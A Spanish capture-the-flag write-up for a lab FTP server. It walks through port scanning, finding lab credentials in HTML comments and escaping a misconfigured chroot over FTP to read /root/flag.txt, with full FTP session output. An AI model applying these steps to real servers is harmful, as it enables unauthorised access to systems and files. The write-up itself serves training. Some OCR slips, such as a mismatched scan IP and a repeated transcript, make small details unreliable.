
Writeup
Legacy_FTP_Server

Legacy FTP Server

Campo	Detalle
Plataforma	whoami-labs.com
Laboratorio	Legacy_FTP_Server
Dificultad	Fácil
IP objetivo	172.17.0.2
Servicios expuestos	21/tcp(FTP), 80/tcp(HTTP)
Categoría	Configuración insegura de FTP/ Path Traversal / Exposición de credenciales



1.Resumen


Este laboratorio simula un servidor de hosting (SecureServers Inc) que expone un sitio web corporativo y un servicio FTP heredado (ProFTPD 1.3.5a). Las credenciales del FTP quedan filtradas en comentarios HTML del propio sitio web, y una vez dentro del FTP, el directorio raíz no está correctamente enjaulado (chroot), lo que permite escapar del directorio /svr/ftp hacia el sistema de archivos real y llegar hasta /root, donde se encuentra la flag.

2.Metodología y Herramientas

- **Nmap**: descubrimientos de puertos y servicios
- **Feroxbuster**: fuzzing de directorios y archivos web
- **Navegador web (view-source)**: revisión de código fuente HTML
- **Cliente FTP (línea de comandos)**: conexión, enumeración y axfiltración de archivos


3.Reconocimiento con Nmap

se utilizo el siguiente comando para el escaneo **nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.2.0 -oN legacy_ftp_server.txt.**




4.Enumeración web con Feroxbuster


Encontramos un sitio corporativo estático de cuatro páginas: inicio, quiénes somos.servicios y contacto.



5.Exploración manual del sitio y filtración de credenciales


Al nevegar el sitio, la página de inicio 8index.html) ya adelanta una pista.







Pero la información sensible está en el código fuente, no en lo que se ve renderizado. Revisando view-source: de cada página se encuentran varios comentarios HTML con credenciales y detalles internos que nunca deberían haberse dejado en el código.


About.html







Contact.html





Services.html





Y en el contenido visible: **“Email: admin@legacyhost.com |FTP: ftp / ftp123**

services.html: confirma como servicio ofrecido el “FTP File Transfer”.


Con esto quedan expuestos, sin necesidad de fuera bruta:

- **Credenciales FTP: ftp / ftp123**
- **Credenciales de administrador: admin@legacyhost.com / password123**
- **La raíz onfigurada del FTP (/ftp) y hasta una advertencia explícita de que es vulnerable a path traversal.**

Los propios desarrolladores dejaron nota con la contraseña y hasta con el aviso de la vulnerabilidad escondidas en el código HTML, visibles con solo pulsar “ ver código fuente” en el navegador.

6.Acceso al servicio FTP

Con las credenciales obtenidad, se inicia sesión en el FTP:



```
┌──(kali㉿kali)-[~/Laboratorios/whoami/legacy_ftp_server]
└─$ cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server.  If you have any unusual problems,
please report them via e-mail to <root@%L>.
```

Ya en el propio mensaje de bienvenida se filtra el hostname interno del servidor **(legacy_ftgp_serv)** y su usuario administrador **(/root).**

7.Explotación: Path Traversal / chroot mal configurado


```
250 CWD command successful
ftp> dir
229 Entering Extended Passive Mode (|||32388|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   1 root     root         4096 Jan  9  2026 bin
drwxr-xr-x   2 root     root         4096 Apr 12  2016 boot
drwxr-xr-x   5 root     root          340 Sep 22 15:58 dev
drwxr-xr-x   1 root     root         4096 Sep 22 15:58 etc
drwxr-xr-x   1 ftp      ftp          4096 Jan  9  2026 ftp
drwxr-xr-x   2 root     root         4096 Apr 12  2016 home
drwxr-xr-x   1 root     root         4096 Jan  9  2026 lib
drwxr-xr-x   2 root     root         4096 Aug  4  2021 lib64
drwxr-xr-x   2 root     root         4096 Aug  4  2021 media
drwxr-xr-x   2 root     root         4096 Aug  4  2021 mnt
drwxr-xr-x   2 root     root         4096 Aug  4  2021 opt
dr-xr-xr-x 318 root     root            0 Sep 22 15:58 proc
drwxr-xr-x   1 root     root         4096 Jan  9  2026 root
drwxr-xr-x   1 root     root         4096 Sep 22 15:58 run
drwxr-xr-x   1 root     root         4096 Jan  9  2026 sbin
drwxr-xr-x   1 root     root         4096 Jan  9  2026 srv
dr-xr-xr-x  13 root     root            0 Sep 22 15:58 sys
drwxrwxrwt   1 root     root         4096 Sep 22 15:58 tmp
drwxr-xr-x   1 root     root         4096 Aug  4  2021 usr
drwxr-xr-x   1 root     root         4096 Jan  9  2026 var
226 Transfer complete
ftp> cd root
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||54609|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   1 root     root         4096 Jan  9  2026 .
drwxr-xr-x   1 root     root         4096 Sep 22 15:58 ..
-rw-r--r--   1 root     root         3106 Oct 22  2015 .bashrc
-rw-r--r--   1 root     root          148 Aug 17  2015 .profile
-rw-r--r--   1 root     root           37 Jan  9  2026 flag.txt
226 Transfer complete
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||17554|)
```

8.Obtención de la flag

```
ftp> cd root
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||54609|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   1 root     root         4096 Jan  9  2026 .
drwxr-xr-x   1 root     root         4096 Sep 22 15:58 ..
-rw-r--r--   1 root     root         3106 Oct 22  2015 .bashrc
-rw-r--r--   1 root     root          148 Aug 17  2015 .profile
-rw-r--r--   1 root     root           37 Jan  9  2026 flag.txt
226 Transfer complete
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||17554|)
150 Opening BINARY mode data connection for flag.txt (37 bytes)
100% |**********************************************************************|
226 Transfer complete
37 bytes received in 00:00 (132.35 KiB/s)
```

```
┌──(kali㉿kali)-[~/Laboratorios/whoami/legacy_ftp_server]
└─$ cat flag.txt
F{FTP_Directory_[redacted]

┌──(kali㉿kali)-[~/Laboratorios/whoami/legacy_ftp_server]
└─$
```



9.Conclusión

Este laboratorio combina dos fallos muy comunes en entornos reales: exposición de credenciales por descuido (comentarios HTML olvidados en producción) y una mala configuración del servicio FTP que no restringe correctamente el acceso al sistemas de archivos. Ninguna de las dos requiere herramientas sostificadas de explotación solo observación cuidadosa del código fuente y prueba de comandos básicos de FTP, lo que desmuestra que muchas veces el eslabón más débil de la seguridad no es una vulnerabilidad técnica compleja, sino un error de configuración o una filtración de información evitable.